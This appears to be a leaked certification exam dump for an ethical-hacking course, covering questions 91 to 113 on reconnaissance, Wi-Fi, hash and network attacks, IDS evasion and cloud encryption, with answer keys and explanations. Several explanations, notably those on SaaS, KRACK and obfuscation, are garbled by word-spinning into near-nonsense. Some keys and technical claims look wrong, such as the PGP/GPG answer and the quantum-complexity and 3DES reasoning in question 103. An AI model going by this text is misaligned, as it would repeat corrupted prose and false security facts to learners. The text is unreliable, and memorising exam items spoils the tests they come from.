Launching Fileless Malware through Phishing Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. Fileless malware exploits vulnerabilities in system tools to load and run malicious payloads on the victim's machine to compromise the sensitive information stored in the process memory. (P.978/962)

Question #:91 - (Exam Topic 3)

A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.

The engineer receives this output:

HTTP/1.1 200 OK

Server: Microsoft-IIS/6

Expires: Tue, 17 Jan 2011 01:41:33 GMT

Date: Mon, 16 Jan 2011 01:41:33 GMT

Content-Type: text/html

Accept-Ranges: bytes

Last Modified: Wed, 28 Dec 2010 15:32:21 GMT

ETag:"b0aac0542e25c31:89d"

Content-Length: 7369

Which of the following is an example of what the engineer performed?

- A. Banner grabbing
- B. SQL injection
- C. Whois database query
- D. Cross-site scripting

Answer: A

Question #:92 - (Exam Topic 3)

Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social

engineering.

Which of the following design flaws in the authentication mechanism is exploited by Calvin?

- A. Insecure transmission of credentials
- B. Verbose failure messages
- C. User impersonation
- D. Password reset mechanism

Answer: B

Question #:93 - (Exam Topic 3)

Which of the following provides a security professional with most information about the system's security posture?

- A. Phishing, spamming, sending trojans
- B. Social engineering, company site browsing tailgating
- C. Wardriving, warchalking, social engineering
- D. Port scanning, banner grabbing service identification

Answer: D

Question #:94 - (Exam Topic 3)

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring. Which of the following is this type of solution?

- A. SaaS
- B. IaaS
- C. CaaS
- D. PasS

Answer: A

Explanation

Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples ar email, calendaring and workplace tool (such as Microsoft workplace 365).

SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider. You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge ar located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.

Common SaaS scenariosThis tool having used a web-based email service like Outlook, Hotmail or Yahoo! Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser, the e-mail software system is found on the service provider's network and your messages ar hold on there moreover, you can access your email and hold on messages from an internet browser on any laptop or Internet-connected device.

The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.

Advantages of SaaSGain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.

Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.

Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.

Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore, additionally, you don't ought to bring special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.

Access app knowledge from anyplace. With knowledge hold on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is hold on within the cloud, no knowledge is lost if a user's laptop or device fails.

Ouestion #:95 - (Exam Topic 3)

As a cybersecurity analyst for SecureNet, you are performing a security assessment of a new mobile payment application. One of your primary concerns is the secure storage of customer data on the device. The

application

stores sensitive information such as credit card details and personal identification numbers (PINs) on the device. Which of the following measures would best ensure the security of this data?

- A. Implement biometric authentication for app access.
- B. Encrypt all sensitive data stored on the device.
- C. Enable GPS tracking for all devices using the app.
- D. Regularly update the app to the latest version.

Answer: B

Explanation

Encrypting all sensitive data stored on the device is the best measure to ensure the security of this data, because it protects the data from unauthorized access or disclosure, even if the device is lost, stolen, or compromised. Encryption is a process of transforming data into an unreadable format using a secret key or algorithm. Only authorized parties who have the correct key or algorithm can decrypt and access the data. Encryption can be applied to data at rest, such as files or databases, or data in transit, such as network traffic or messages. Encryption can prevent attackers from stealing or tampering with the customer data stored on the device, such as credit card details and PINs, which can cause financial or identity fraud.

The other options are not as effective or sufficient as encryption for securing the customer data stored on the device. Implementing biometric authentication for app access may provide an additional layer of security, but it does not protect the data from being accessed by other means, such as malware, physical access, or backup extraction. Enabling GPS tracking for all devices using the app may help locate the device in case of loss or theft, but it does not prevent the data from being accessed by unauthorized parties, and it may also pose privacy risks. Regularly updating the app to the latest version may help fix bugs or vulnerabilities, but it does not guarantee the security of the data, especially if the app does not use encryption or other security features. References:

- Securely Storing Data | Security.org
- Data Storage Security: 5 Best Practices to Secure Your Data
- M9: Insecure Data Storage | OWASP Foundation

Question #:96 - (Exam Topic 3)

in this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstall the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?

- A. Chop chop attack
- B. KRACK

- C. Evil twin
- D. Wardriving

Answer: B

Explanation

In this attack KRACK is an acronym for Key Reinstallation Attack. KRACK may be a severe replay attack on Wi-Fi Protected Access protocol (WPA2), which secures your Wi-Fi connection. Hackers use KRACK to take advantage of a vulnerability in WPA2. When in close range of a possible victim, attackers can access and skim encrypted data using KRACK.

How KRACK WorksYour Wi-Fi client uses a four-way handshake when attempting to attach to a protected network. The handshake confirms that both the client — your smartphone, laptop, et cetera — and therefore the access point share the right credentials, usually a password for the network. This establishes the Pairwise passkey (PMK), which allows for encoding .Overall, this handshake procedure allows for quick logins and connections and sets up a replacement encryption key with each connection, this is often what keeps data secure on Wi-Fi connections, and every one protected Wi-Fi connections use the four-way handshake for security. This protocol is that the reason users are encouraged to use private or credential-protected Wi-Fi instead of public connections.KRACK affects the third step of the handshake, allowing the attacker to control and replay the WPA2 encryption key to trick it into installing a key already in use. When the key's reinstalled, other parameters related to it — the incremental transmit packet number called the nonce and therefore the replay counter — are set to their original values.Rather than move to the fourth step within the four-way handshake, nonce resets still replay transmissions of the third step. This sets up the encryption protocol for attack, and counting on how the attackers replay the third-step transmissions, they will take down Wi-Fi security.

Why KRACK may be a ThreatThink of all the devices you employ that believe Wi-Fi. it isn't almost laptops and smartphones; numerous smart devices now structure the web of Things (IoT). due to the vulnerability in WPA2, everything connected to Wi-Fi is in danger of being hacked or hijacked. Attackers using KRACK can gain access to usernames and passwords also as data stored on devices. Hackers can read emails and consider photos of transmitted data then use that information to blackmail users or sell it on the Dark Web. Theft of stored data requires more steps, like an HTTP content injection to load malware into the system. Hackers could conceivably take hold of any device used thereon Wi-Fi connection. Because the attacks require hackers to be on the brink of the target, these internet security threats could also cause physical security threats. On the opposite hand, the necessity to be in close proximity is that the only excellent news associated with KRACK, as meaning a widespread attack would be extremely difficult. Victims are specifically targeted. However, there are concerns that a experienced attacker could develop the talents to use HTTP content injection to load malware onto websites to make a more widespread affect.

Everyone is in danger from KRACK vulnerability. Patches are available for Windows and iOS devices, but a released patch for Android devices is currently in question (November 2017). There are issues with the discharge, and lots of question if all versions and devices are covered. The real problem is with routers and IoT devices. These devices aren't updated as regularly as computer operating systems, and for several devices, security flaws got to be addressed on the manufacturing side. New devices should address KRACK, but the devices you have already got in your home probably aren't protected.

The best protection against KRACK is to make sure any device connected to Wi-Fi is patched and updated with the newest firmware. that has checking together with your router's manufacturer periodically to ascertain

if patches are available.

The safest connection option may be a private VPN, especially when publicly spaces. If you would like a VPN for private use, avoid free options, as they need their own security problems and there'll even be issues with HTTPs. Use a paid service offered by a trusted vendor like Kaspersky. Also, more modern networks use WPA3 for better security. Avoid using public Wi-Fi, albeit it's password protection. That password is out there to almost anyone, which reduces the safety level considerably. All the widespread implications of KRACK and therefore the WPA2 vulnerability aren't yet clear. what's certain is that everybody who uses Wi-Fi is in danger and wishes to require precautions to guard their data and devices.

Question #:97 - (Exam Topic 3)

Given the complexities of an organization's network infrastructure, a threat actor has exploited an unidentified vulnerability, leading to a major data breach. As a Certified Ethical Hacker (CEH), you are tasked with enhancing

the organization's security stance. To ensure a comprehensive security defense, you recommend a certain security strategy. Which of the following best represents the strategy you would likely suggest and why?

- A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization.
- B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack.
- C. Adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense.
- D. Implement an Information Assurance (IA) policy focusing on ensuring the integrity, availability, confidentiality, and authenticity of information systems.

Answer: C

Explanation

The security strategy that you would likely suggest is to adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense. This strategy is based on the concept of continuous monitoring and improvement of the security posture of an organization, using a feedback loop that integrates various security activities and technologies. A Continual/Adaptive Security Strategy aims to proactively identify and mitigate emerging threats, vulnerabilities, and risks, as well as to respond effectively and efficiently to security incidents and breaches. A Continual/Adaptive Security Strategy can help enhance the organization's security stance by providing the following benefits12:

- It can reduce the attack surface and the exposure time of the organization's network infrastructure, by applying timely patches, updates, and configurations, as well as by implementing security controls and policies.
- ② It can increase the visibility and awareness of the organization's network activity and behavior, by collecting, analyzing, and correlating data from various sources, such as logs, sensors, alerts, and

reports.

- It can improve the detection and prevention capabilities of the organization, by using advanced tools and techniques, such as artificial intelligence, machine learning, threat intelligence, and behavioral analytics, to identify and block malicious or anomalous patterns and indicators.
- It can enhance the response and recovery processes of the organization, by using automated and orchestrated actions, such as isolation, quarantine, remediation, and restoration, to contain and resolve security incidents and breaches, as well as by conducting lessons learned and root cause analysis to prevent recurrence.

The other options are not as appropriate as option C for the following reasons:

- A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization: This option is not sufficient because risk management is only one aspect of a comprehensive security strategy, and it does not address the dynamic and evolving nature of cyber threats and vulnerabilities. Risk management is a process of identifying, analyzing, evaluating, and treating the risks that may affect the organization's objectives and operations, as well as monitoring and reviewing the effectiveness of the risk treatment measures3. Risk management can help the organization prioritize and allocate resources for security, but it cannot guarantee the prevention or detection of security incidents and breaches, nor the response and recovery from them.
- B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack: This option is not optimal because defense-in-depth is a traditional and static approach to security, and it may not be able to cope with the sophisticated and persistent attacks that exploit unknown or zero-day vulnerabilities. Defense-in-depth is a strategy of implementing multiple and diverse security controls and mechanisms at different layers of the organization's network infrastructure, such as perimeter, network, endpoint, application, and data, to provide redundancy and resilience against attacks4. Defense-in-depth can help the organization protect its assets and systems from unauthorized access or damage, but it cannot ensure the timely detection and response to security incidents and breaches, nor the continuous improvement of the security posture.
- D. Implement an Information Assurance (IA) policy focusing on ensuring the integrity, availability, confidentiality, and authenticity of information systems: This option is not comprehensive because information assurance is a subset of cybersecurity, and it does not cover all the aspects of a holistic security strategy. Information assurance is a discipline of managing the risks associated with the use, processing, storage, and transmission of information and data, and ensuring the protection of the information and data from unauthorized access, use, disclosure, modification, or destruction5. Information assurance can help the organization safeguard its information and data from compromise or loss, but it does not address the prevention, detection, and response to security incidents and breaches, nor the adaptation and innovation of the security technologies and processes.

References:

- 2 1: Continual/Adaptive Security Strategy an overview | ScienceDirect Topics
- 2: Continual Adaptive Security: A New Approach to Cybersecurity | SecurityWeek.Com
- 3: Risk Management an overview | ScienceDirect Topics

- 4: Defense in Depth an overview | ScienceDirect Topics
- 5: Information Assurance an overview | ScienceDirect Topics

Question #:98 - (Exam Topic 3)

Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks. What is the technique employed by Kevin to improve the security of encryption keys?

- A. Key derivation function
- B. Key reinstallation
- C. A Public key infrastructure
- D. Key stretching

Answer: D

Question #:99 - (Exam Topic 3)

Mary, a penetration tester, has found password hashes in a client system she managed to breach. She needs to use these passwords to continue with the test, but she does not have time to find the passwords that correspond to these hashes. Which type of attack can she implement in order to continue?

- A. LLMNR/NBT-NS poisoning
- B. Internal monologue attack
- C. Pass the ticket
- D. Pass the hash

Answer: D

Explanation

Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack A hash injection/PtH attack allows an attacker to inject a compromised hash into a local session and use the hash to validate network resources The attacker finds and extracts a logged-on domain admin account hash The attacker uses the extracted hash to log on to the domain controller

Question #:100 - (Exam Topic 3)

Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the

OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

- A. PGP
- B. S/MIME
- C. SMTP
- D. GPG

Answer: A

Question #:101 - (Exam Topic 3)

Jake, a network security specialist, is trying to prevent network-level session hijacking attacks in his company.

While studying different types of such attacks, he learns about a technique where an attacker inserts their machine into the communication between a client and a server, making it seem like the packets are flowing through the original path. This technique is primarily used to reroute the packets. Which of the following types of network-level session hijacking attacks is Jake studying?

- A. RST Hijacking
- B. Man-in-the-middle Attack Using Forged ICMP and ARP Spoofing
- C. UDP Hijacking
- D. TCP/IP Hijacking

Answer: B

Explanation

A man-in-the-middle attack using forged ICMP and ARP spoofing is a type of network-level session hijacking attack where an attacker inserts their machine into the communication between a client and a server, making it seem like the packets are flowing through the original path. This technique is primarily used to reroute the packets and intercept or modify the data exchanged between the client and the server.

A man-in-the-middle attack using forged ICMP and ARP spoofing works as follows1:

- The attacker sends a forged ICMP redirect message to the client, claiming to be the gateway. The ICMP redirect message tells the client to use the attacker's machine as the next hop for reaching the server's network. The client updates its routing table accordingly and starts sending packets to the attacker's machine instead of the gateway.
- The attacker also sends a forged ARP reply message to the client, claiming to be the server. The ARP reply message associates the attacker's MAC address with the server's IP address. The client updates its ARP cache accordingly and starts sending packets to the attacker's MAC address instead of the server's

MAC address.

The attacker receives the packets from the client and forwards them to the server, acting as a relay. The attacker can also monitor, modify, or drop the packets as they wish. The server responds to the packets and sends them back to the attacker, who then forwards them to the client. The client and the server are unaware of the attacker's presence and think they are communicating directly with each other.

Therefore, Jake is studying a man-in-the-middle attack using forged ICMP and ARP spoofing, which is a type of network-level session hijacking attack.

References:

Network or TCP Session Hijacking | Ethical Hacking - GreyCampus

Ouestion #:102 - (Exam Topic 3)

Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an laaS.

What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

- A. Man-in-the-cloud (MITC) attack
- B. Cloud cryptojacking
- C. Cloudborne attack
- D. Metadata spoofing attack

Answer: C

Question #:103 - (Exam Topic 3)

You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The

time complexity of generating an RSA key pair is O(n*2), and AES encryption has a time complexity of O(n). An attacker has developed a quantum algorithm with time complexity $O((\log n)*2)$ to crack RSA encryption. Given *n=4000' and variable 'AES key size', which scenario is likely to provide the best balance of security and

performance? which scenario would provide the best balance of security and performance?

A. Data encryption with 3DES using a 168-bit key: Offers high security but slower performance due to

3DES's inherent inefficiencies.

- B. Data encryption with Blowfish using a 448-bit key: Offers high security but potential compatibility issues due to Blowfish's less widespread use.
- C. Data encryption with AES-128: Provides moderate security and fast encryption, offering a balance between the two.
- D. Data encryption with AES-256: Provides high security with better performance than 3DES, but not as fast as other AES key sizes.

Answer: C

Explanation

Data encryption with AES-128 is likely to provide the best balance of security and performance in this scenario. This option works as follows:

- AES-128 is a symmetric encryption algorithm that uses a 128-bit key to encrypt and decrypt data. AES-128 is one of the most widely used and trusted encryption algorithms, and it is considered secure against classical and quantum attacks, as long as the key is not compromised. AES-128 has a time complexity of O(n), which means that the encryption and decryption time is proportional to the size of the data. AES-128 is also fast and efficient, as it can process 16 bytes of data in each round, and it requires only 10 rounds to complete the encryption or decryption12.
- RSA-4000 is an asymmetric encryption algorithm that uses a 4000-bit key pair to encrypt and decrypt data. RSA-4000 is used for key exchange, which means that it is used to securely share the AES-128 key between the sender and the receiver. RSA-4000 has a time complexity of O(n*2), which means that the key generation, encryption, and decryption time is proportional to the square of the size of the key. RSA-4000 is also slow and resource-intensive, as it involves large number arithmetic and modular exponentiation operations. RSA-4000 is considered secure against classical attacks, but it is vulnerable to quantum attacks, especially if the attacker has access to a quantum computer with sufficient resources to run Shor's algorithm, which can factor large numbers in polynomial time34.
- The attacker's quantum algorithm has a time complexity of O((log n)*2), which means that the cracking time is proportional to the square of the logarithm of the size of the key. This implies that the attacker can crack RSA-4000 much faster than a classical computer, as the logarithm function grows much slower than the linear or quadratic function. For example, if a classical computer takes 10^12 years to crack RSA-4000, a quantum computer with the attacker's algorithm could do it in about 10^4 years, which is still a long time, but not impossible5.

Therefore, data encryption with AES-128 is likely to provide the best balance of security and performance in this scenario, because:

- AES-128 is secure and fast, and it can encrypt large amounts of data efficiently.
- RSA-4000 is slow and vulnerable, but it is only used for key exchange, which involves a small amount of data and a one-time operation.
- The attacker's quantum algorithm is powerful, but it is not practical, as it requires a quantum computer with a large number of qubits and a long coherence time, which are not available yet.

The other options are not as balanced as option C for the following reasons:

- A. Data encryption with 3DES using a 168-bit key: This option offers high security but slower performance due to 3DES's inherent inefficiencies. 3DES is a symmetric encryption algorithm that uses a 168-bit key to encrypt and decrypt data. 3DES is a variant of DES, which is an older and weaker encryption algorithm that uses a 56-bit key. 3DES applies DES three times with different keys to increase the security, but this also increases the complexity and reduces the speed. 3DES has a time complexity of O(n), but it is much slower than AES, as it can process only 8 bytes of data in each round, and it requires 48 rounds to complete the encryption or decryption. 3DES is considered secure against classical and quantum attacks, but it is not recommended for new applications, as it is outdated and inefficient67.
- B. Data encryption with Blowfish using a 448-bit key: This option offers high security but potential compatibility issues due to Blowfish's less widespread use. Blowfish is a symmetric encryption algorithm that uses a variable key size, up to 448 bits, to encrypt and decrypt data. Blowfish is fast and secure, and it has a time complexity of O(n), as it can process 8 bytes of data in each round, and it requires 16 rounds to complete the encryption or decryption. Blowfish is considered secure against classical and quantum attacks, but it is not as popular or standardized as AES, and it may have compatibility issues with some applications or platforms89.
- D. Data encryption with AES-256: This option provides high security with better performance than 3DES, but not as fast as other AES key sizes. AES-256 is a symmetric encryption algorithm that uses a 256-bit key to encrypt and decrypt data. AES-256 is a variant of AES, which is the most widely used and trusted encryption algorithm. AES-256 has a time complexity of O(n), and it can process 16 bytes of data in each round, but it requires 14 rounds to complete the encryption or decryption, which is more than AES-128 or AES-192. AES-256 is considered secure against classical and quantum attacks, but it is not as fast as other AES key sizes, and it may not be necessary for most applications, as AES-128 or AES-192 are already secure enough12.

References:

- 1: Advanced Encryption Standard Wikipedia
- 2: AES Encryption: What It Is and How It Works | Kaspersky
- 3: RSA (cryptosystem) Wikipedia
- 4: RSA Encryption: What It Is and How It Works | Kaspersky
- 5: Shor's algorithm Wikipedia
- 6: Triple DES Wikipedia
- 7: 3DES Encryption: What It Is and How It Works | Kaspersky
- 8: Blowfish (cipher) Wikipedia
- 9: Blowfish Encryption: What It Is and How It Works | Kaspersky

Question #:104 - (Exam Topic 3)

Kevin, a professional hacker, wants to penetrate CyberTech Inc.'s network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packet, but the target web server can decode them.

What is the technique used by Kevin to evade the IDS system?

- A. Desynchronization
- B. Obfuscating
- C. Session splicing
- D. Urgency flag

Answer: B

Explanation

Adversaries could decide to build an possible or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. this is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.

Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. typically a user's action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also used compressed or archived scripts, like JavaScript.

Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled.

Adversaries can also modify commands dead from payloads or directly via a Command and Scripting Interpreter. surroundings variables, aliases, characters, and different platform/language specific linguistics may be wont to evade signature based mostly detections and application management mechanisms.

Question #:105 - (Exam Topic 3)

Dorian Is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Poly validating It?

- A. Dorian is signing the message with his public key. and Poly will verify that the message came from Dorian by using Dorian's private key.
- B. Dorian Is signing the message with Polys public key. and Poly will verify that the message came from Dorian by using Dorian's public key.
- C. Dorian is signing the message with his private key. and Poly will verify that the message came from

Dorian by using Dorian's public key.

D. Dorian is signing the message with Polys private key. and Poly will verify mat the message came from Dorian by using Dorian's public key.

Answer: C

Explanation

https://blog.mailfence.com/how-do-digital-signatures-work/

https://en.wikipedia.org/wiki/Digital_signature

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications.

Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent.

Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as **RSA** (**Rivest-Shamir-Adleman**), creating a mathematically linked pair of keys, one private and one public.

Digital signatures work through **public-key cryptography's** two mutually authenticating cryptographic keys. The individual who creates the digital signature uses a **private key** to encrypt signature-related data, while the only way to decrypt that data is with the **signer's public key**.

Ouestion #:106 - (Exam Topic 3)

Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.

Which of the following types of fault injection attack is performed by Robert in the above scenario?

- A. Frequency/voltage tampering
- B. Optical, electromagnetic fault injection (EMFI)
- C. Temperature attack
- D. Power/clock/reset glitching

Answer: D

Explanation

These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.

Question #:107 - (Exam Topic 3)

You are a cybersecurity specialist at CloudTech Inc., a company providing cloud-based services. You are managing a project for a client who wants to migrate their sensitive data to a public cloud service. To comply with regulatory requirements, the client insists on maintaining full control over the encryption keys even when the data is at rest on the cloud. Which of the following practices should you implement to meet this requirement?

- A. Use the cloud service provider's encryption services but store keys on-premises.
- B. Use the cloud service provider's default encryption and key management services.
- C. Rely on Secure Sockets Layer (SSL) encryption for data at rest.
- D. Encrypt data client-side before uploading to the cloud and retain control of the encryption keys.

Answer: D

Explanation

The best practice to meet the client's requirement is to encrypt data client-side before uploading to the cloud and retain control of the encryption keys. This practice is also known as client-side encryption or end-to-end encryption, and it involves encrypting the data on the client's device using a software or hardware tool that generates and manages the encryption keys. The encrypted data is then uploaded to the cloud service, where it remains encrypted at rest. The encryption keys are never shared with the cloud service provider or any third party, and they are only used by the client to decrypt the data when needed. This way, the client can maintain full control over the encryption keys and the security of the data, even when the data is stored on a public cloud service 12.

The other options are not as optimal as option D for the following reasons:

- A. Use the cloud service provider's encryption services but store keys on-premises: This option is not feasible because it contradicts the client's requirement of maintaining full control over the encryption keys. Using the cloud service provider's encryption services means that the client has to rely on the cloud service provider to generate and manage the encryption keys, even if the keys are stored on-premises. The cloud service provider may have access to the keys or the ability to decrypt the data, which may compromise the security and privacy of the data. Moreover, storing the keys on-premises may introduce additional challenges, such as key distribution, synchronization, backup, and recovery3.
- B. Use the cloud service provider's default encryption and key management services: This option is not desirable because it violates the client's requirement of maintaining full control over the encryption keys. Using the cloud service provider's default encryption and key management services means that the client has to trust the cloud service provider to encrypt and decrypt the data on the server-side, using the cloud service provider's own encryption keys and mechanisms. The cloud service provider may have access to the keys or the ability to decrypt the data, which may compromise the security and privacy of the data. Furthermore, the cloud service provider's default encryption and key management services may not meet the regulatory requirements or the security standards of the client4.

© C. Rely on Secure Sockets Layer (SSL) encryption for data at rest: This option is not sufficient because SSL encryption is not designed for data at rest, but for data in transit. SSL encryption is a protocol that encrypts the data as it travels over the internet between the client and the server, using certificates and keys that are exchanged and verified by both parties. SSL encryption can protect the data from being intercepted or modified by unauthorized parties, but it does not protect the data from being accessed or decrypted by the cloud service provider or any third party who has access to the server. Moreover, SSL encryption does not provide the client with any control over the encryption keys or the security of the data.

References:

- 2 1: Client-side encryption Wikipedia
- 2: What is Client-Side Encryption? | Definition, Benefits & Best Practices | Kaspersky
- 3: Cloud Encryption Key Management: What You Need to Know | Thales
- 4: Cloud Encryption: How It Works and How to Use It | Comparitech
- S: What is SSL Encryption and How Does it Work? | Norton

Question #:108 - (Exam Topic 3)

Kate dropped her phone and subsequently encountered an issue with the phone's internal speaker. Thus, she is using the phone's loudspeaker for phone calls and other activities. Bob, an attacker, takes advantage of this vulnerability and secretly exploits the hardware of Kate's phone so that he can monitor the loudspeaker's output from data sources such as voice assistants, multimedia messages, and audio files by using a malicious app to breach speech privacy. What is the type of attack Bob performed on Kate in the above scenario?

- A. Man-in-the-disk attack
- B. aLTEr attack
- C. SIM card attack
- D. Spearphone attack

Answer: D

Question #:109 - (Exam Topic 3)

In a large organization, a network security analyst discovered a series of packet captures that seem unusual. The network operates on a switched Ethernet environment. The security team suspects that an attacker might be using a sniffer tool. Which technique could the attacker be using to successfully carry out this attack,

considering the switched nature of the network?

A. The attacker might be compromising physical security to plug into the network directly

- B. The attacker might be implementing MAC flooding to overwhelm the switch's memory
- C. The attacker is probably using a Trojan horse with in-built sniffing capability
- D. The attacker might be using passive sniffing, as it provides significant stealth advantages

Answer: B

Explanation

A sniffer tool is a software or hardware device that can capture and analyze network traffic. In a switched Ethernet environment, where each port on a switch is connected to a single device, a sniffer tool can only see the traffic that is destined for or originated from the device it is attached to. However, an attacker can use various techniques to overcome this limitation and sniff the traffic of other devices on the same network. One of these techniques is MAC flooding, which exploits the finite memory of the switch's MAC address table. The attacker sends a large number of frames with different source MAC addresses to the switch, which fills up the MAC address table and causes the switch to enter a fail-open mode, where it broadcasts all incoming frames to all ports, regardless of the destination MAC address. This way, the attacker can see all the traffic on the network and capture it with a sniffer tool.

The other options are less likely or less effective techniques for sniffing a switched Ethernet network. Compromising physical security to plug into the network directly may allow the attacker to sniff the traffic of the device they are connected to, but not the traffic of other devices on the network. Using a Trojan horse with in-built sniffing capability may allow the attacker to sniff the traffic of the infected device, but not the traffic of other devices on the network, unless the Trojan horse also performs MAC flooding or other techniques to bypass the switch. Using passive sniffing, which involves listening to the network traffic without sending any packets, may provide significant stealth advantages, but it does not help the attacker to see the traffic of other devices on the network, unless the switch is already in fail-open mode or the attacker uses other techniques to induce it. References:

- Sniffing: A Beginners Guide In 4 Important Points
- How can I run a packet sniffer on a Router or Switch
- Detection of Sniffers in an Ethernet Network

Question #:110 - (Exam Topic 3)

Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords.

Which of the following tools would not be useful for cracking the hashed passwords?

- A. John the Ripper
- B. Hashcat

- C. netcat
- D. THC-Hydra

Answer: C

Question #:111 - (Exam Topic 3)

Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France. Which regional Internet registry should Becky go to for detailed information?

- A. ARIN
- B. APNIC
- C. RIPE
- D. LACNIC

Answer: C

Explanation

Regional Internet Registries (RIRs):

ARIN (American Registry for Internet Numbers)

AFRINIC (African Network Information Center)

APNIC (Asia Pacific Network Information Center)

RIPE (Réseaux IP Européens Network Coordination Centre)

LACNIC (Latin American and Caribbean Network Information Center)

Question #:112 - (Exam Topic 3)

Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.

Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?

- A. WSDL
- B. WS Work Processes

- C. WS-Policy
- D. WS-Security

Answer: D

Question #:113 - (Exam Topic 3)

A cyber attacker has initiated a series of activities against a high-profile organization following the Cyber Kill Chain Methodology. The attacker is presently in the "Delivery" stage. As an Ethical Hacker, you are trying to anticipate the adversary's next move. What is the most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology?

- A. The attacker will attempt to escalate privileges to gain complete control of the compromised system.
- B. The attacker will exploit the malicious payload delivered to the target organization and establish a foothold.
- C. The attacker will initiate an active connection to the target system to gather more data.
- D. The attacker will start reconnaissance to gather as much information as possible about the target.

Answer: B

Explanation

The most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology is to exploit the malicious payload delivered to the target organization and establish a foothold. This option works as follows:

